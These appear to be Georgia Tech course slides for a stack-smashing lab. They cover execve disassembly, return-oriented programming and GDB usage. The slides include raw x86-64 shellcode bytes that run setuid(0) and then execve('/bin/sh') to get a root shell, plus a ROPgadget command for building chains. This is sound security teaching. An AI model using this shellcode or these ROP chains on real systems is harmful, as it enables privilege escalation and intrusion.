#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

From: Smashing the Stack for Fun and Profit

Georgia Tech

(gdb) disassemble main

- Put arguments in registers
  - RDI - address of '/bin/sh'
  - RSI - NULL
  - RDX - NULL

```
Dump of assembler code for function main:
   0x0000000000401745 <+0>:     endbr64
   0x0000000000401749 <+4>:     push   rbp
   0x000000000040174a <+5>:     mov    rbp,rsp
   0x000000000040174d <+8>:     sub    rsp,0x10
   0x0000000000401751 <+12>:    lea    rax,[rip+0x968ac]        # 0x498004
   0x0000000000401758 <+19>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000040175c <+23>:    mov    QWORD PTR [rbp-0x8],0x0
   0x0000000000401764 <+31>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000401768 <+35>:    lea    rcx,[rbp-0x10]
   0x000000000040176c <+39>:    mov    edx,0x0
   0x0000000000401771 <+44>:    mov    rsi,rcx
   0x0000000000401774 <+47>:    mov    rdi,rax
   0x0000000000401777 <+50>:    call   0x446770 <execve>
   0x000000000040177c <+55>:    mov    eax,0x0
   0x0000000000401781 <+60>:    leave
   0x0000000000401782 <+61>:    ret
```

Disassembly

C Code

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

From: Smashing the Stack for Fun and Profit

Georgia Tech

(gdb) disassemble main

- Call execve()

```
Dump of assembler code for function main:
   0x0000000000401745 <+0>:     endbr64
   0x0000000000401749 <+4>:     push   rbp
   0x000000000040174a <+5>:     mov    rbp,rsp
   0x000000000040174d <+8>:     sub    rsp,0x10
   0x0000000000401751 <+12>:    lea    rax,[rip+0x968ac]        # 0x498004
   0x0000000000401758 <+19>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000040175c <+23>:    mov    QWORD PTR [rbp-0x8],0x0
   0x0000000000401764 <+31>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000401768 <+35>:    lea    rcx,[rbp-0x10]
   0x000000000040176c <+39>:    mov    edx,0x0
   0x0000000000401771 <+44>:    mov    rsi,rcx
   0x0000000000401774 <+47>:    mov    rdi,rax
   0x0000000000401777 <+50>:    call   0x446770 <execve>
   0x000000000040177c <+55>:    mov    eax,0x0
   0x0000000000401781 <+60>:    leave
   0x0000000000401782 <+61>:    ret
```

Disassembly

C Code

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

From: Smashing the Stack for Fun and Profit

Georgia Tech

(gdb) disassemble execve

- Move 0x3b (59) to RAX
  - This is the syscall number for execve
- Make syscall
  - This is 0x0F05 in raw bytes

```
Dump of assembler code for function execve:
   0x0000000000446770 <+0>:     endbr64
   0x0000000000446774 <+4>:     mov    eax,0x3b
   0x0000000000446779 <+9>:     syscall
   0x000000000044677b <+11>:    cmp    rax,0xfffffffffffff001
   0x0000000000446781 <+17>:    jae    0x446784 <execve+20>
   0x0000000000446783 <+19>:    ret
   0x0000000000446784 <+20>:    mov    rcx,0xfffffffffffffb8
   0x000000000044678b <+27>:    neg    eax
   0x000000000044678d <+29>:    mov    DWORD PTR fs:[rcx],eax
   0x0000000000446790 <+32>:    or     rax,0xffffffffffffffff
   0x0000000000446794 <+36>:    ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

Georgia Tech

(gdb) disassemble execve

- Error handling code

```
Dump of assembler code for function execve:
   0x0000000000446770 <+0>:     endbr64
   0x0000000000446774 <+4>:     mov    eax,0x3b
   0x0000000000446779 <+9>:     syscall
   0x000000000044677b <+11>:    cmp    rax,0xfffffffffffff001
   0x0000000000446781 <+17>:    jae    0x446784 <execve+20>
   0x0000000000446783 <+19>:    ret
   0x0000000000446784 <+20>:    mov    rcx,0xffffffffffffffb8
   0x000000000044678b <+27>:    neg    eax
   0x000000000044678d <+29>:    mov    DWORD PTR fs:[rcx],eax
   0x0000000000446790 <+32>:    or     rax,0xffffffffffffffff
   0x0000000000446794 <+36>:    ret
```

Disassembly

From: Smashing the Stack for Fun and Profit

Recap

1. Have “/bin/sh” *somewhere* in memory (can find it or put it somewhere on your stack)
2. Have a pointer to “/bin/sh"
3. Copy correct values into registers:
   - RAX: 0x3b
   - RDI: pointer to “/bin/sh”
   - RSI: char *argv [] (Can be NULL for the project)
   - RDX: char *envp [] (Can also be NULL)
4. Execute syscall

Shellcode in x86 Assembly/Python

```
# mov rax,105
# mov rdi,0
# syscall
setuid = b'\x48\xc7\xc0\x69\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05'

# mov rax,59
# lea rdi,[rip+16]
# mov rsi,0
# mov rdx,0
# syscall
# .asciz "/bin/sh"
execve = b'\x48\xc7\xc0\x3b\x00\x00\x00\x48\x8d\x3d\x10\x00\x00\x00\x48\xc7\xc6\x00\x00\x00\x00\x48\xc7\xc2\x00\x00\x00\x00\x0f\x05/bin/sh\x00'

shellcode = setuid + execve
```

From shellcode.py in your starter code!

- Shellcode from as raw bytes
- Also, contains code to elevate us to a root shell using setuid(0)

Georgia Tech

Return Oriented Programming (ROP)

Data Execution Prevention

- Marks the stack as data only
  - Means that we can no longer place code on the stack to execute it

- Buffer overflows with shellcode on stack will not work ☹

- Are we out of luck?

Workaround – ROP

- The bits of assembly instructions we need for shellcode may be present somewhere in memory
- If we can jump to where we want, we can chain them together!
- The idea:
  - There may be a lot of “snippets” of valid assembly floating around in memory
  - If they are followed by the ret instruction, we can jump to them, do stuff, and come back!
  - ret is the byte (0xC3)

ROP

- Each “snippet” is called a *gadget*
- Once you return from one gadget, you can jump to another by putting its address on top of the stack
- Putting several of these together, we get *chains*
- This is **R**eturn **O**riented **P**rogramming

When to ROP?

- In what scenarios would we be forced to do ROP?
  - DEP is enabled
  - No libc is available

ROPgadget

- Tool to let you search for gadgets in a target binary
- It is already installed on your VM for you!
- Run it like this:

```
$ ROPgadget --binary ./target7 --multibr
```

What do we need our ROPChain to do?

- Recall what the shellcode does:
  - Set RDI to 0
  - Set RAX to 0x69 = 105
  - Make a syscall
  - This is equivalent to setuid(0)

  - Have “/bin/sh” in memory
  - Set RAX to 0x3b = 59
  - Set RDI to address of “/bin/sh”
  - Set RSI and RDX to 0
  - Make a syscall
  - This is equivalent to execve("/bin/sh", 0, 0)

ROP Tips

- What does pop do?
  - E.g. - pop rax
    - pop takes what is at the top of the stack and puts it into RAX
- Make sure all your gadgets end in a ret
  - ret jumps to the address currently on top of the stack
- Use Ctrl-F or grep to look for gadgets that you are interested in
- Remember that gadgets can affect the stack/one another
- Good idea to have “/bin/sh” somewhere in your payload instead of looking for it in the binary

GDB Resources

Another reminder! Use the GDB cheat sheet - http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf

Georgia Tech

Useful Things to Remember (Recall from Prev. Slides)

- Registers: RIP, RBP, RSP
  - What's the purpose of each?
  - RIP – Instruction pointer, the address of the instruction to execute
  - RBP – Base pointer, the base of the stack frame
  - RSP – Stack pointer, the top of the current stack frame
- Useful GDB commands
  - disas(semble) = shows dump of assembly code
  - break = sets a breakpoint in the assembly during execution
  - info reg = show the content of registers
  - x = show memory contents
  - ni = execute the next machine instruction
  - si = step to next machine instruction
  - continue = execute until next break/end

Loading files

```
l$ gdb target0
```

```
(gdb) file target0
Reading symbols from target0...
(No debugging symbols found in target0)
```

(disas)semble

```
(gdb) disas _main
Dump of assembler code for function _main:
   0x0000000000401e92 <+0>:     endbr64
   0x0000000000401e96 <+4>:     push   rbp
   0x0000000000401e97 <+5>:     mov    rbp,rsp
   0x0000000000401e9a <+8>:     sub    rsp,0x10
   0x0000000000401e9e <+12>:    mov    DWORD PTR [rbp-0x4],edi
   0x0000000000401ea1 <+15>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000401ea5 <+19>:    cmp    DWORD PTR [rbp-0x4],0x1
   0x0000000000401ea9 <+23>:    jg     0x401ed5 <_main+67>
   0x0000000000401eab <+25>:    mov    rax,QWORD PTR [rip+0xca836]        # 0x4cc6e8 <stderr>
   0x0000000000401eb2 <+32>:    mov    rcx,rax
   0x0000000000401eb5 <+35>:    mov    edx,0x24
   0x0000000000401eba <+40>:    mov    esi,0x1
   0x0000000000401ebf <+45>:    lea    rax,[rip+0x9c21a]        # 0x49e0e0
   0x0000000000401ec6 <+52>:    mov    rdi,rax
   0x0000000000401ec9 <+55>:    call   0x412d30 <fwrite>
   0x0000000000401ece <+60>:    mov    eax,0x1
   0x0000000000401ed3 <+65>:    jmp    0x401ef7 <_main+101>
   0x0000000000401ed5 <+67>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000401ed9 <+71>:    add    rax,0x8
   0x0000000000401edd <+75>:    mov    rax,QWORD PTR [rax]
   0x0000000000401ee0 <+78>:    mov    rdi,rax
   0x0000000000401ee3 <+81>:    call   0x401e67 <vulnerable>
   0x0000000000401ee8 <+86>:    mov    eax,0x0
   0x0000000000401eed <+91>:    call   0x401e25 <print_bad_grade>
   0x0000000000401ef2 <+96>:    mov    eax,0x0
   0x0000000000401ef7 <+101>:   leave
   0x0000000000401ef8 <+102>:   ret
```

Georgia Tech

(b)reak

```
(gdb) break *0x0000000000401e30
Breakpoint 2 at 0x401e30
```

```
(gdb) break _main
Breakpoint 1 at 0x401e6f
```

Examples below need debug information. Not useful in our project but good to know!

```
(gdb) break target0.c:7
No symbol table is loaded.  Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target0.c:7) pending.
```

```
(gdb) break target0.c:_main
No symbol table is loaded.  Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (target0.c:_main) pending.
```

Georgia Tech

info reg


```
(gdb) info reg
rax            0x0                 0
rbx            0x7fffffffe6e8      140737488348904
rcx            0x7fffffffe9b10     140737488263952
rdx            0x7fffffffe9ac0     140737488263872
rsi            0x7fffffffe9b10     140737488263952
rdi            0x1                 1
rbp            0x7fffffff69b20     0x7fffffff69b20
rsp            0x7fffffff69b20     0x7fffffff69b20
r8             0x0                 0
r9             0x13e               318
r10            0x7fffffffe980      140737488349568
r11            0x7fffffffe993      140737488349587
r12            0x1                 1
r13            0x7fffffffe6d8      140737488348888
r14            0x4c87d0            5015504
r15            0x1                 1
rip            0x401e6f            0x401e6f <_main+8>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
--Type <RET> for more, q to quit, c to continue without paging--
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
```

Georgia Tech

info frame

```
(gdb) info frame
Stack level 0, frame at 0x7fffffff69b30:
 rip = 0x401e6f in _main; saved rip = 0x401cd8
 called by frame at 0x7fffffffe500
 Arglist at 0x7fffffff69b20, args:
 Locals at 0x7fffffff69b20, Previous frame's sp is 0x7fffffff69b30
 Saved registers:
  rbp at 0x7fffffff69b20, rip at 0x7fffffff69b28
```

Note: stack not drawn to scale



Georgia Tech

x

- Displays the memory contents at a given address
- Useful for the examination of the buffer
- Syntax
  - x [Address expression]
  - x /[Format] [Address expression]
  - x /[Length][Format] [Address expression]
  - Reference: http://visualgdb.com/gdbreference/commands/x

x Format Size Modifiers

- b – byte
- h – halfword (16-bit value)
- w – word (32-bit value)
- g – giant word (64-bit value)

x Format

- o – octal
- x – hexadecimal
- d – decimal
- u – unsigned decimal
- t – binary
- f – floating point
- a – address
- c – char
- s – string
- i – instruction

Demo: GDB’s x Command

(p)rint

- Prints the value of its argument
- Works with the same pointer logic as C
- Lots of different uses so check the cheat sheet!

```
(gdb) p data
$1 = 0
(gdb)
$2 = 0
(gdb) p *data
Cannot access memory at address 0x0
(gdb) p &data
$3 = (<data variable, no debug info> *) 0x80dba90 <data>
```

- Common usage:
  - p <value to print>

```
(gdb) p secretFunction
$5 = {<text variable, no debug info>} 0x8048c45 <secretFunction>
```

Georgia Tech

ni

- Execute one machine instruction
- If it is a function call proceed until the function returns

```
Breakpoint 1, 0x0000000000401e6f in _main ()
(gdb) ni
0x0000000000401e73 in _main ()
(gdb) ni
0x0000000000401e76 in _main ()
(gdb) ni
0x0000000000401e7a in _main ()
(gdb) ni
0x0000000000401e7e in _main ()
(gdb)
```

si

- Execute one machine instruction, then stop and return to the debugger
- Steps into instructions

- May bring you down a rabbit hole into functions that aren't relevant to you such as printf

```
(gdb) si
0x0000000000401e80 in _main ()
(gdb)
0x0000000000401e87 in _main ()
(gdb)
0x0000000000401e8a in _main ()
(gdb)
0x0000000000401e8f in _main ()
(gdb)
0x0000000000401e94 in _main ()
(gdb)
0x0000000000401e9b in _main ()
(gdb)
0x0000000000401e9e in _main ()
(gdb)
0x0000000000413330 in fwrite ()
(gdb)
0x0000000000413334 in fwrite ()
(gdb)
0x0000000000413336 in fwrite ()
```

Georgia Tech

(c)ontinue

- Helpful when you need to gather info at multiple points in your program
- Usage: continue (or) c

```
Breakpoint 1, 0x0000000000401e6f in _main ()
(gdb) continue
Continuing.
```

Demo: ni, si, and continue

Good luck!

Visit us during Office Hours or make a post on Ed Discussion if you have questions!

OH Schedule is on the course website: https://gtinfosec.org

Georgia Tech